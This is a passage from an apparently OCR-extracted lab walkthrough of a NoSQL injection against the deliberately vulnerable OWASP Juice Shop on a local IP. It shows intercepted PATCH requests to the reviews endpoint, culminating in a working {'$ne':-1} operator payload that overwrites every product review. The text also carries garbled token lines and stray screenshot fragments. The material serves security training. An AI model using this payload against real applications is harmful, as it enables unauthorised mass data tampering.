Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInV
TAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.i1gElZ2ftgzGCFuu_y5wnSgZWM
Content-Type: application/json
Content-Length: 43
Origin: http://192.168.0.106:3000
Connection: close
Referer: http://192.168.0.106:3000/
Cookie: BEEFHOOK=CXp0h0n50r05TXBq4bn9PaiJvl1fnHoSweAJsW9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m; language=en
WQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInR
2usvdRDcJg0
```

NoSQL injection


- Now we want to do some changes



```
PATCH /rest/products/reviews HTTP/1.1
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
TAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.i1gElZ2ftgzGCFu
Content-Type: application/json
Content-Length: 43
Origin: http://192.168.0.106:3000
Connection: close
Referer: http://192.168.0.106:3000/
Cookie: BEEFHOOK=CXp0h0n50r05TXBq4bn9PaiJvl1fnHoSweAJsW9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m;
WQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0
2usvdRDcJg0

{
  "id":"SaiDxFoN4MfCeyoGJ",
  "message":"asd5"
}
```

NoSQL injection

- Now the message in the payload is changed as the following. However, what if we got something, more ambitious?




Request Response

Pretty Raw \n Actions

```
PATCH /rest/products/reviews HTTP/1.1
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
TAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.i1gElZ2ftgzGCFu
Content-Type: application/json
Content-Length: 43
Origin: http://192.168.0.106:3000
Connection: close
Referer: http://192.168.0.106:3000/
Cookie: BEEFHOOK=CXp0h0n50r05TXBq4bn9PaiJvl1fnHoSweAJsW9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m;
WQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0
2usvdRDcJg0

{
  "id":"SaiDxFoN4MfCeyoGJ",
  "message":"hacked by mr loi"
}
```

NoSQL injection


- What if we want to hijack all the reviews across the entire website?
- ID number is not equal to minus one? Always TRUE!
- Now we go ahead and click the [send]!



```
{
  "id":{
    "$ne":-1
  },
  "message":"hacked by mr loi"
}
```

NoSQL injection


- Click the [send]


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × ...
Send
Cancel
Request
Response
Pretty Raw \n Actions


```
PATCH /rest/products/reviews HTTP/1.1
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInV
TAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.i1gElZ2ftgzGCFuu_y5wnSgZWM
Content-Type: application/json
Content-Length: 43
Origin: http://192.168.0.106:3000
Connection: close
Referer: http://192.168.0.106:3000/
Cookie: BEEFHOOK=CXp0h0n50r05TXBq4bn9PaiJvl1fnHoSweAJsW9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m; language=en
WQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInR
2usvdRDcJg0

{
  "id":{
    "$ne":-1
  },
  "message":"hacked by mr loi"
}
```

NoSQL injection

- After a “send” of our modified “payload”, we can go back to the Juice Shop and refresh the browser. Click on ANY products!




Status	Method	Domain	File	Initiator	Type	Transfer
304	GET	192.168.0.106:3000	fruit_press.jpg	vendor-es2015.js:1 (i...	jpeg	cached
304	GET	192.168.0.106:3000	green_smoothie.jpg	vendor-es2015.js:1 (i...	jpeg	cached
304	GET	192.168.0.106:3000	artwork.jpg	vendor-es2015.js:1 (i...	jpeg	cached
304	GET	192.168.0.106:3000	lemon_juice.jpg	vendor-es2015.js:1 (i...	jpeg	cached
304	GET	192.168.0.106:3000	melon_bike.jpeg	vendor-es2015.js:1 (i...	jpeg	cached
304	GET	192.168.0.106:3000	fan_girlie.jpg	vendor-es2015.js:1 (i...	jpeg	cached
304	GET	192.168.0.106:3000	coaster.jpg	vendor-es2015.js:1 (i...	jpeg	cached
200	GET	192.168.0.106:3000	favicon_js.ico	FaviconLoader.jsm:1...	x-icon	cached



NoSQL injection


- Now we take a look at the response! See if the “message” fields are all changed!?



```
PATCH /rest/products/reviews HTTP/1.1
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInV:
TAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.i1gElZ2ftgzGCFuu_y5wnSgZWMI
Content-Type: application/json
Content-Length: 43
Origin: http://192.168.0.106:3000
Connection: close
Referer: http://192.168.0.106:3000/
Cookie: BEEFHOOK=CXp0h0n50r05TXBq4bn9PaiJvl1fnHoSweAJsW9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m; language=en
WQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInR
2usvdRDcJg0

{
  "id":{
    "$ne":-1
  },
  "message":"hacked by mr loi"
}
```

NoSQL injection

- If we go back to the browser, we can scroll down to see it's details, here is it!
- Click the current "reviews"
- Now!? All of them are changed!




Reviews (4)

Write a review

Review

